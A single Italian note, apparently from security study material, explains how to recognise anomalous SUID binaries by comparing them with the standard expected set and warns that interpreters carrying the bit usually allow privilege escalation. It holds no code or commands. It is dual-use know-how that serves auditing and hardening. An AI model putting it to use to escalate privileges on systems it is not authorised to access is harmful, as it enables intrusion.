- Un binario SUID "anomalo" si riconosce confrontandolo con la lista standard di file SUID attesi su un sistema pulito (`passwd`, `sudo`, `su`, `mount`, `pkexec`, ecc.) — qualsiasi interprete o tool general-purpose con quel bit è quasi sempre un vettore di `privesc`.